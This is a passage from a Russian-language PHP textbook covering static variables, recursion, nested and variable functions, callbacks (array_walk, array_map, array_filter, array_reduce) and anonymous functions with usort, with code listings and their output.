Как же нам удалить глобальную `$a` из функции? Существует только один способ — использовать для этой цели `$GLOBALS['a']` (листинг 12.41).

Листинг 12.41. Удаление глобальной переменной. Файл unset_global.php

```
<?php
function deleter()
{
    unset($GLOBALS['a']);
}
```

```
$a = 100;
deleter();
echo $a; // PHP Warning:  Undefined variable $a
```

Статические переменные

Поскольку локальные переменные имеют своей областью видимости функцию, то время жизни локальной переменной определяется временем выполнения функции, в которой она объявлена. Это означает, что в разных функциях совершенно независимо друг от друга могут использоваться переменные с одинаковыми именами. Локальная переменная при каждом вызове функции инициализируется заново, поэтому функция-счетчик, пример которой показан в листинге 12.42, всегда будет возвращать значение 1.

Листинг 12.42. Функция-счетчик. Файл counter.php

```
<?php
function counter()
{
    $counter = 0;
    return ++$counter;
}
```

Для того чтобы локальная переменная сохраняла свое предыдущее значение при новых вызовах функции, ее можно объявить *статической* при помощи ключевого слова `static` (листинг 12.43).

Листинг 12.43. Использование статической переменной. Файл counter_static.php

```
<?php
function counter()
{
    static $counter = 0;
    return ++$counter;
}
```

В скрипте из листинга 12.43 `$counter` устанавливается в ноль при первом вызове функции, а при последующих вызовах функция «помнит», каким было значение переменной при предыдущих вызовах.


Временем жизни статических и глобальных переменных является время выполнения сценария. То есть, если пользователь перезагружает страницу, что приводит к новому выполнению сценария, переменная `$counter` инициализируется заново.

Резюме

Любая программа, занимающая больше нескольких десятков строчек, состоит из функций, вызывающих друг друга. В этой главе мы познакомились с тем, как создаются функции на PHP. Узнали, что все переменные внутри функции содержатся в специальном контексте (или области видимости), который автоматически уничтожается при выходе из функции и создается при входе в нее. Увидели несколько способов передачи параметров в функции и возврата значений.

Мы рассмотрели здесь лишь базовые возможности функций и продолжим их изучение в следующих двух главах.

ГЛАВА 13



Сложные функции

Листинги этой главы находятся в каталоге *complicated_functions* сопровождающего книгу файлового архива.

В предыдущей главе мы рассмотрели базовые возможности функций, выступающих в качестве своеобразных контейнеров, объединяющих несколько выражений. Причем мы больше сосредоточивались на внутреннем устройстве функций: передаче им параметров, получении результата, обходе переменными границ функций при помощи ключевых слов `global` и `static`.

Теперь пришло время рассмотреть функции как одно целое. Функции могут объявляться внутри других функций, функции могут вызывать самих себя, функцию можно назначить переменной типа `callable`. В конце концов, функции можно передавать в качестве аргумента другим функциям. Этим непростым вопросам и посвящена настоящая глава.

Рекурсивные функции

Внутри одной функции можно вызывать другие функции. А если функция вызывает сама себя, такую функцию называют *рекурсивной*.

Рекурсивные функции полезны для обработки повторяющихся действий или обходе древовидных структур. На рис. 13.1 представлен фрагмент файловой системы, на котором белыми прямоугольниками обозначены каталоги, а серыми — файлы, расположенные в каталогах. Каталоги могут быть вложены друг в друга на произвольную глубину. Например, файл main.php помещен в каталог dir, а файл ticket.php — в подкаталог ticket каталога dir. Для размещения файлов sample.php и hello.php мы вообще создали глубоко вложенный подкаталог dir\subcat\hello.

В любой момент в любом из каталогов может быть создан подкаталог, а в нем размещены файлы. Если мы захотим вывести список всех файлов во всех вложенных подкаталогах, нам придется использовать рекурсивный метод, который вызывает сам себя. По-другому задачу не решить.

Тема рекурсивных функций сложная, поэтому, если вы не понимаете ее с первого, второго, третьего раза — это нормально. Однако разобраться с ней важно, иначе для вас закрывается целый класс задач, которые практически невозможно решить без рекурсии.




Рис. 13.1. Файловая система

Продемонстрируем использование рекурсивных функций на примере задачи поиска факториала числа (рис. 13.2).




Рис. 13.2. Факториал числа 5

Факториал числа — это все числа в диапазоне от 1 до значения числа, умноженные друг на друга. В примере, показанном в листинге 13.1, приводится попытка создания рекурсивной функции `factorial()`, которая умножает число `$number` на значение факториала от числа на единицу меньше.

Листинг 13.1. Неудачная попытка создания рекурсии. Файл recursive_wrong.php

```
<?php
function factorial(int $number): int
{
    return $number * factorial($number - 1);
}

echo factorial(5);
```

Попытка выполнить этот скрипт завершается ошибкой `PHP Fatal error: Allowed memory size of 134217728 bytes exhausted (tried to allocate 262144 bytes)`. То есть PHP-скрипт исчерпал выделенные ему 128 Мбайт оперативной памяти и попытался запросить еще. Это вызвало исключительную ситуацию и остановку скрипта. Что же произошло?

Дело в том, что программа зациклилась, постоянно вызывая функцию `factorial()`. Чтобы написать рабочий вариант рекурсии, необходимо разобраться в принципах ее работы (рис. 13.3).




Рис. 13.3. Рекурсивное вычисление факториала

Вызов функции `factorial(5)` приводит к вычислению выражения `5 * factorial(4)`. Вызов `factorial(4)` сводится к `4 * factorial(3)`, что, в свою очередь, приводит к `3 * factorial(2)`. Наконец, для вычисления `factorial(2)` потребуется выполнить выражение `2 * factorial(1)`. Если здесь не остановить рекурсию, программа сваливается в бесконечное вычисление `1 * factorial(0)`, `0 * factorial(-1)`, `-1 * factorial(-2)` и т. д.

Для остановки рекурсии необходимо создать точку возврата, чтобы рекурсия начала восхождение обратно. На рис. 13.3 процесс, показанный слева, называется *спуском рекурсии*, подъем, показанный справа, — *хвостом рекурсии*.

Как видно из этой схемы, условием, по которому мы должны прекратить рекурсивный спуск, является логическое условие:

```
$number <= 1
```

Фактически этим мы сообщаем, что у нас `$number` равен 0 — т. е. факториалу от числа 0. Факториал по определению не может быть меньше единицы, поэтому факториал от 0 — это 1.

Теперь мы готовы модифицировать функцию `factorial()`, добавив в него точку возврата: как только параметр `$number` станет меньше единицы (т. е. 0), мы вернем единицу (листинг 13.2).

Листинг 13.2. Рекурсивное вычисление факториала числа. Файл recursive.php

```
<?php
function factorial(int $number): int
{
    if ($number <= 1) return 1;
```

```
    return $number * factorial($number - 1);
}

echo factorial(5); // 120
```

Вложенные функции

Язык программирования PHP позволяет объявлять функции внутри другой функции. В отличие от обычных функций, вложенная функция не может использоваться до тех пор, пока не будет вызвана основная функция, которая объявит вложенную (листинг 13.3).

Листинг 13.3. Вложенные функции. Файл nested.php

```
<?php
function father($a)
{
    echo $a, "<br />";
    function child($b)
    {
        echo $b + 1, "<br />";
        return $b * $b;
    }
    return $a * $a * child($a);
    // Фактически возвращает $a * $a * ($a+1) * ($a+1)
}
// Вызываем функции
father(10);
child(30);
// Попробуйте теперь поменять вызовы функций местами. Выдает ошибку?
// Почему, спрашиваете? Читайте дальше!
```

Мы видим, что нет никаких ограничений на место создания функции, будь то глобальная область видимости программы, либо же тело какой-то другой функции, — каждая функция добавляется во внутреннюю таблицу функций PHP. При этом само тело функции пропускается, однако ее имя фиксируется и может далее быть использовано в сценарии для вызова. Если же в процессе выполнения программы PHP никогда не доходит до определения некоторой функции, она не будет «видна», как будто ее и не существует, — это ответ на вопросы, заданные внутри комментариев примера 13.3.

Давайте теперь попробуем запустить другой пример. Вызовем функцию `father()` два раза подряд:

```
father(10);
father(20);
```

Последний вызов породит ошибку: функция `child()` уже определена. Это произошло потому, что `child()` определяется внутри `father()`, и до ее определения управление программы фактически доходит дважды: при первом и втором вызовах `father()`. По-

этому-то интерпретатор и «протестует» — он не может второй раз добавить `child()` в таблицу функций.

Проверить существование функции можно при помощи функции `function_exists()`, которая имеет следующий синтаксис:

```
function_exists(string $function): bool
```

Эта функция принимает имя другой функции в виде строки и возвращает `true`, если такая функция существует, иначе возвращается `false`. Таким образом, в примере, показанном в листинге 13.3, чтобы узнать, объявлена внутренняя функция `child()` или еще нет, можно воспользоваться функцией `function_exists()`.

Переменные функции

По аналогии с переменными имя функции может быть динамическим и храниться в строковой переменной — передача такой переменной оператором круглых скобок приводит к вызову функции. При необходимости в переменную могут быть переданы и аргументы. В листинге 13.4 демонстрируется вызов функций `hello()` и `bye()` по случайному закону.

Листинг 13.4. Переменные функции. Файл dynamic.php

```
<?php
function hello()
{
    return 'Hello!';
}
function bye()
{
    return 'Bye!';
}

$var = rand(0, 1) ? 'hello' : 'bye';
echo $var();
```

Если попробовать вызвать строковую переменную, которой невозможно сопоставить функцию, попытка завершится ошибкой (листинг 13.5).

Листинг 13.5. Ошибка вызова несуществующей функции. Файл dynamic_wrong.php

```
<?php
$rand = 'rand';
$func = 'not_existed_function';

echo $rand();
echo $func();
```

В этом примере создаются две строковые переменные: переменная `$rand` содержит название функции генерации случайного числа `rand()`, а переменная `$func` содержит имя

несуществующей функции `not_existed_function()`. При попытке вызывать эти функции поведение интерпретатора PHP будет различным: вызов `$rand()` вернет случайное число — например, 1549131126, а попытка вызова `$func()` завершится ошибкой `PHP Fatal error: Uncaught Error: Call to undefined function not_existed_function()`, т. к. функция `not_existed_function()` не была обнаружена.

Для предотвращения таких ошибок в PHP предусмотрена специальная функция `is_callable()`, которая проверяет, может ли переменная вызываться как функция:

```
is_callable(
    mixed $value,
    bool $syntax_only = false,
    string &$callable_name = null
): bool
```

В качестве первой переменной `$value` функции передается переменная, объект или массив.

> ***Пояснение***
>
> В этой главе мы пока будем воспринимать `$value` исключительно как строковую переменную. А в *главе 14*, когда станем знакомиться с методами — функциями класса, мы рассмотрим ситуации, при которых `$value` может быть массивом или объектом.

В листинге 13.6 приводится пример вызова переменных-функций `$rand` и `$func` с предварительной проверкой возможности их вызова.

Листинг 13.6. Проверка вызываемой функции. Файл is_callable.php

```
<?php
$rand = 'rand';
$func = 'not_existed_function';

if(is_callable($rand)) { // true
    echo $rand();
}

if(is_callable($func)) { // false
    echo $func();
}
```

На этот раз скрипт отрабатывает без ошибок!

В предыдущих примерах мы помещали строку в переменную, однако вызывать динамическую функцию можно и при помощи скалярных значений (листинг 13.7).

Листинг 13.7. Вызов функции при помощи скалярной строки. Файл dynamic_string.php

```
<?php
echo 'rand'();
```

Функции обратного вызова

Если функции могут выступать как переменные, то их можно передавать и в качестве параметров. То есть внутрь функции можно передать последовательность выражений или небольшой алгоритм действий. Такие параметры называются *функциями обратного вызова*. Они могут быть полезны при массовой обработке массивов или создании универсальной сортировки по критериям, которые задает внешний разработчик.

Для ограничения функций обратного вызова в качестве параметров используется тип `callable`.

В PHP имеется множество готовых функций, способных принимать такие параметры. Мы можем создавать и свои собственные функции.

В качестве примера рассмотрим функцию `array_walk()`, которая обходит массив и применяет функцию обратного вызова в отношении каждого из элементов (рис. 13.4).




Рис. 13.4. Применение функции к каждому элементу массива

Функция имеет следующий синтаксис:

```
array_walk (
    array|object &$array,
    callable $callback,
    mixed $arg = null
): bool
```

В качестве первого аргумента функция принимает массив `$array`. Как видно из синтаксиса, это может быть объект (более детально такие объекты рассматриваются в *главе 38*). Параметр `$callback` принимает функцию обратного вызова. Выражение `is_callable($callback)` должно возвращать `true`. Функция, переданная в `$callback`, в свою очередь должна принимать два параметра: значение и ключ обрабатываемого элемента. Если `$callback`-функции требуется третий параметр, его можно передать через дополнительный параметр `$arg`.

В листинге 13.8 приводится пример использования функции `array_walk()` для обхода массива языков программирования и соответствующих им расширений файлов.

Листинг 13.8. Использование функции обратного вызова. Файл array_walk.php

```
<?php
$extensions = [
    'php' => 'PHP',
    'py' => 'Python',
    'rb' => 'Ruby',
    'js' => 'JavaScript'
];

function print_array(string $item, string $key) : void
{
    echo "$key: $item< /br>" . PHP_EOL;
}

array_walk($extensions, 'print_array');
```

В результате выполнения программы в браузере выводятся следующие строки:

```
php: PHP
py: Python
rb: Ruby
js: JavaScript
```

В этом примере создается функция `print_array()`, название которой передается в качестве функции обратного вызова функции `array_walk()`. Внутри себя `array_walk()` вызывает внешнюю функцию при помощи вызова `$callback()`.

Мы использовали скалярную строку, но вместо этого могли бы воспользоваться переменной:

```
$handler = 'print_array';
array_walk($extensions, $handler);
```

На результатах работы программы это бы не отразилось.

Рассмотрим ситуацию, когда пользовательская функция `print_array()` принимает дополнительные параметры. В листинге 13.9 этой функции передается третий необязательный параметр `$add_dot`. В случае установки его в значение `true` функция проверяет, есть ли в начале расширения последовательность `'*.'`. При необходимости она добавляется.

Листинг 13.9. Еще один параметр пользовательской функции. Файл walk_args.php

```
<?php
$extensions = [
    'php' => 'PHP',
    '*.py' => 'Python',
    'rb' => 'Ruby',
    '*.js' => 'JavaScript'
];
```

```
function print_array(string $item, string $key, bool $add_dot = false) : void
{
    $prefix = '*.';
    if ($add_dot && strpos($key, $prefix) !== 0) {
        $key = $prefix . $key;
    }
    echo "$key: $item< /br>" . PHP_EOL;
}

array_walk($extensions, 'print_array', true);
```

Результатом работы программы будут следующие строки:

```
*.php: PHP
*.py: Python
*.rb: Ruby
*.js: JavaScript
```

Для проверки нахождения подстроки `'.*'` в начале другой строки использовалась функция `strops()`, которая детально рассматривается в *главе 16*.

Функция `array_walk()` имеет рекурсивную модификацию `array_walk_recursive()`, которую можно применять к вложенным массивам (листинг 13.10). Синтаксис обеих функций полностью совпадает.

Листинг 13.10. Рекурсивная функция `array_walk()`. Файл walk_recursive.php

```
<?php
$extensions = [
    'langs' => [
        'PHP' => 'php',
        'Python' => 'py',
        'Ruby' => 'rb',
        'JavaScript' => 'js'
    ],
    'databases' => [
        'PostgreSQL' => 'sql',
        'MySQL' => 'sql',
        'SQLite' => 'sql',
        'ClickHouse' => 'sql',
        'MongoDB' => 'js',
        'Redis' => 'own'
    ]
];

function print_array(string $item, string $key) : void
{
    echo "$key: $item< /br>" . PHP_EOL;
}

$handler = 'print_array';
array_walk_recursive($extensions, $handler);
```

В результате выполнения этого примера в браузер будут выведены следующие строки:

```
PHP: php
Python: py
Ruby: rb
JavaScript: js
PostgreSQL: sql
MySQL: sql
SQLite: sql
ClickHouse: sql
MongoDB: js
Redis: own
```

Функция `array_walk()` не возвращает результат. Поэтому с ее помощью нельзя получить массив с результатами. Как вариант, можно воспользоваться третьим параметром-массивом и собирать информацию в него. Однако есть более удобный инструмент: функция `array_map()`.

```
array_map(?callable $callback, array $array, array ...$arrays): array
```

Эта функция применяет пользовательскую функцию `$callback` ко всем элементам массивов, указанных в последующих параметрах. Количество параметров, передаваемых функции обратного вызова, должно совпадать с количеством массивов, переданных функции `array_map()` (рис. 13.5).




Рис. 13.5. Создание нового массива с таким же количеством элементов

В листинге 13.11 показана работа функции: массив `$arr` преобразуется в массив `$cub`, элементы которого представляют кубическую степень от элементов исходного массива `$arr`.

Листинг 13.11. Возведение элементов массива в куб. Файл array_map.php

```
<?php
function cube(int|float $n) : int|float
```

```
{
  return $n * $n * $n;
}

$arr = [1, 2, 3, 4, 5];
$cub = array_map('cube', $arr);

echo '<pre>';
print_r($cub);
echo '</pre>';
```

Результатом работы программы будут следующие строки:

```
Array
(
    [0] => 1
    [1] => 8
    [2] => 27
    [3] => 64
    [4] => 125
)
```

Если функция `array_map()` принимает несколько массивов, соответствующая функция обратного вызова должна принимать соответствующее количество параметров — по одному на каждый из массивов. В листинге 13.12 приводится пример сопоставления перевода русских и английских слов.

Листинг 13.12. Сопоставление переводов. Файл translate.php

```
<?php
$russian = [
    'число',
    'строка',
    'массив',
    'объект',
    'файл'
];
$english = [
    'number',
    'string',
    'array',
    'object',
    'file'
];

function translate(string $rus, string $eng) : string
{
    return "Для слова '$rus' перевод на английский - '$eng'";
}
```

```
echo '<pre>';
print_r(array_map('translate', $russian, $english));
echo '</pre>';
```

Результатом работы программы будут следующие строки:

```
Array
(
    [0] => Для слова 'число' перевод на английский - 'number'
    [1] => Для слова 'строка' перевод на английский - 'string'
    [2] => Для слова 'массив' перевод на английский - 'array'
    [3] => Для слова 'объект' перевод на английский - 'object'
    [4] => Для слова 'файл' перевод на английский - 'file'
)
```

Функции `array_walk()` и `array_map()` применяют функции обратного вызова к каждому из элементов массива/массивов. Но иногда требуется применить эти действия лишь к части элементов, отфильтровав их по какому-либо критерию (рис. 13.6).




Рис. 13.6. Фильтрация элементов массива по критерию

Для решения такой задачи предназначена функция `array_filter()`. Она возвращает копию массива `$array`, в котором содержатся лишь те элементы, для которых пользовательская функция `$callback` возвращает `true`. Функция имеет следующий синтаксис:

```
array_filter(array $array, ?callable $callback = null, int $mode = 0): array
```

Пользовательская функция `$callback` принимает в качестве единственного параметра текущий элемент массива и может возвращать либо `true`, либо `false`. Допускается возвращать и другие величины, однако они будут приводиться к логическому типу.

В листинге 13.13 представлен пример использования функции `array_filter()` совместно с функцией обратного вызова `is_odd()`, которая возвращает `true` для нечетных значений. Таким образом, `array_filter()` возвращает массив, который имеет только нечетные значения.

Листинг 13.13. Извлечение нечетных элементов массива. Файл array_filter.php

```
<?php
function is_odd(int $number) : bool
{
    return (bool)($number & 1);
}

$odds = array_filter([1, 2, 3, 4, 5], 'is_odd');

echo '<pre>';
print_r($odds);
echo '</pre>';
```

Результатом работы программы будет следующий дамп массива:

```
Array
(
    [0] => 1
    [2] => 3
    [4] => 5
)
```

Функции `array_filter()`, `array_map()` и `array_walk()` можно комбинировать. Например, в листинге 13.14 из массива сначала извлекаются все нечетные элементы, затем они возводятся в квадрат.

Листинг 13.14. Квадраты нечетных элементов. Файл filter_map.php

```
<?php
function is_odd(int $number) : bool
{
    return (bool)($number & 1);
}
function square(int $number) : int
{
    return $number * $number;
}

$odds = array_filter([1, 2, 3, 4, 5], 'is_odd');
foreach(array_map('square', $odds) as $number) {
    echo "$number<br />" . PHP_EOL;
}
```

Результатом работы программы будут следующие строки:

```
1
9
25
```

Еще одной возможной операцией над массивами является агрегация их элементов в какое-то одно значение — например, получение суммы элементов или уменьше-

ние/увеличение размера массива с одновременным преобразованием элементов. Конечно, для получения суммы можно воспользоваться готовой функцией `array_sum()`, которую мы рассматривали в *главе 11*. Да, для суммы предусмотрена отдельная функция, однако вариантов свертывания массивов множество, и предусмотреть их все не представляется возможным. Например, факториал числа 5! — это произведение элементов массива `[1, 2, 3, 4, 5]` (рис. 13.7).




Рис. 13.7. Свертка массива `[1, 2, 3, 4, 5]` в число 120

Для этой операции нет готовой функции PHP, однако ее можно создать при помощи функции `array_reduce()`, которая имеет следующий синтаксис:

```
array_reduce(array $array, callable $callback, mixed $initial = null): mixed
```

Функция обратного вызова `$callback` инициируется здесь двумя элементами: аккумулятором `$carry`, в который собирается результат, и текущим элементом `$item` из массива `$array`. Почему аккумулятором? Перед началом обхода массива `$carry` инициируется параметром `$initial`, затем в функции обратного вызова осуществляется пользовательское преобразование, после чего функция обязана вернуть `$carry` в качестве результата. При переходе к следующему элементу массива возвращенное значение будет передано функции обратного вызова через параметр `$carry`. Таким образом, переменная `$carry` действительно выступает аккумулятором значения. В листинге 13.15 приводится пример вычисления факториала числа 5 при помощи функции `array_reduce()`.

Листинг 13.15. Вычисление факториала числа 5. Файл factorial.php

```
<?php
function multiple(int $carry, int $item) : int
{
    return $carry * $item;
}

$arr = [1, 2, 3, 4, 5];

echo array_reduce($arr, 'multiple', $arr[0]); // 120
```

Мы вынуждены здесь передавать в качестве третьего параметра `$initial` первый элемент массива, иначе при первом общении к функции `multiple()` последний параметр `$item` получит значение `null`, которое при умножении будет приведено к 0. А так как умножение на ноль всегда дает 0, то для каждого из элементов массива функция `multiple()` будет возвращать 0, который `array_reduce()` и вернет в качестве результата.

При помощи `array_reduce()` из массива можно получать не только единичные значения. В листинге 13.16 приводится пример, в котором решается задача фильтрации нечетных элементов с последующим возведением их в квадрат.

Листинг 13.16. Получение свертки массива. Файл array_reduce.php

```
<?php
function oddSquare(array $carry, int $item) : array
{
    if (($item & 1)) {
        $carry[] = $item * $item;
    }
    return $carry;
}

$arr = array_reduce([1, 2, 3, 4, 5], 'oddSquare', []);

echo '<pre>';
print_r($arr);
echo '</pre>';
```

Ранее мы эту задачу решали в листинге 13.14 при помощи двух вызовов: `array_filter()` и `array_map()`. В приведенном здесь примере с этой проблемой справляется одна функция `array_reduce()`.

Таким образом, PHP предоставляет несколько функций для преобразования массивов:

- `array_walk()` — выполнить выражения для каждого элемента массива;
- `array_map()` — выполнить выражения для каждого элемента массива и вернуть результат в виде нового массива;
- `array_filter()` — уменьшить или увеличить количество элементов в массиве;
- `array_reduce()` — уменьшить или увеличить количество элементов в массиве или вообще свернуть массив вплоть до единственного значения. Попутно элементы массива могут быть преобразованы при помощи функции обратного вызова.

Для каждой из указанных функций необходимы функции обратного вызова, которые они будут вызывать внутри себя в отношении элементов массива.

Вы можете разрабатывать и свои собственные функции с функциями обратного вызова. В листинге 13.17 разрабатывается функция `walk()`, которая ведет себя точно так же, как `array_walk()` из стандартной библиотеки PHP.

Листинг 13.17. Вычисление факториала числа 5. Файл walk.php

```
<?php
$extensions = [
    'php' => 'PHP',
    'py' => 'Python',
    'rb' => 'Ruby',
    'js' => 'JavaScript'
];

function print_array(string $item, string $key) : void
{
    echo "$key: $item< /br>" . PHP_EOL;
}
function walk(array $array, callable $callback) : void
{
    foreach($array as $key => $value) {
        $callback($value, $key);
    }
}

walk($extensions, 'print_array');
```

Результатом работы этого скетча будут следующие строки:

```
php: PHP
py: Python
rb: Ruby
js: JavaScript
```

Анонимные функции

Анонимные функции — это функции без имени. В листинге 13.18 приводится пример объявления такой функции.

Листинг 13.18. Анонимная функция. Файл anonim.php

```
<?php
$echoList = function (...$str)
{
    foreach ($str as $v) {
        echo "$v<br />\n";
    }
};

$echoList('PHP', 'Python', 'Ruby', 'JavaScript');
```

Анонимные функции допускается передавать в качестве аргументов другим функциям. Рассмотрим эту возможность на примере сортировки элементов массива.

Массив строк или чисел можно отсортировать при помощи стандартной функции `sort()` (листинг 13.19).

Листинг 13.19. Сортировка массива. Файл sort.php

```
<?php
$arr = ['PHP', 'Python', 'Ruby', 'JavaScript'];

sort($arr);

echo '<pre>';
print_r($arr); // JavaScript, PHP, Python, Ruby
echo '</pre>';
```

Однако, если мы имеем дело с массивом объектов, корректно отсортировать его функцией `sort()` довольно сложно, поскольку разница между объектами может определяться по критериям, заложенным внутри объекта. Например, пусть в качестве элементов массива выступает набор точек класса `Point`, который содержит координаты точки двухмерного пространства (листинг 13.20).

Листинг 13.20. Класс точки `Point`. Файл point.php

```
<?php
class Point
{
    public $x;
    public $y;
}
```

В качестве критерия для сортировки точек может быть выбрано расстояние от начала координат (0, 0), которое вычисляется как корень квадратный из суммы квадратов значений по осям абсцисс и ординат: `sqrt($x ** 2 + $y ** 2)`.

Для того чтобы отсортировать массив таких объектов, потребуется сравнить их расстояния. В этом случае удобнее воспользоваться функцией `usort()`, которая в качестве второго параметра принимает функцию:

```
usort(array &$array, callable $callback): bool
```

В роли такой функции может выступать анонимная функция, определенная непосредственно в списке аргументов (листинг 13.21). Функция должна принимать два сравниваемых значения и возвращать значение меньше нуля, 0 или значение больше нуля, если первый параметр окажется меньше, равным или больше второго.

Листинг 13.21. Сортировка массива точек. Файл sort_anonim.php

```
<?php
require_once('point.php');

$fst = new Point;
$fst->x = 12;
```

```
$fst->y = 5;
$snd = new Point;
$snd->x = 1;
$snd->y = 1;
$thd = new Point;
$thd->x = 4;
$thd->y = 10;

$arr = [$fst, $snd, $thd];

usort($arr, function($a, $b){
    $distance_a = sqrt($a->x ** 2 + $a->y ** 2);
    $distance_b = sqrt($b->x ** 2 + $b->y ** 2);
    return $distance_a <=> $distance_b;
});

echo '<pre>';
print_r($arr);
echo '</pre>';
```

В этом примере внутри анонимной функции для каждого из объектов вычисляются расстояния `$distance_a` и `$distance_b`, которые затем сравниваются друг с другом при помощи оператора `<=>`. Результат выполнения скрипта выглядит следующим образом:

```
(
    [0] => Point Object
        (
            [x] => 1
            [y] => 1
        )

    [1] => Point Object
        (
            [x] => 4
            [y] => 10
        )

    [2] => Point Object
        (
            [x] => 12
            [y] => 5
        )
)
```

Использовать анонимные функции удобно и в случае рассмотренных ранее функций `array_walk()`, `array_map()`, `array_filter()` и `array_reduce()`. Вместо того чтобы всякий раз создавать именованную функцию обратного вызова, можно воспользоваться анонимной функцией (листинг 13.22).

Листинг 13.22. Использование анонимной функции. Файл array_reduce_anonim.php

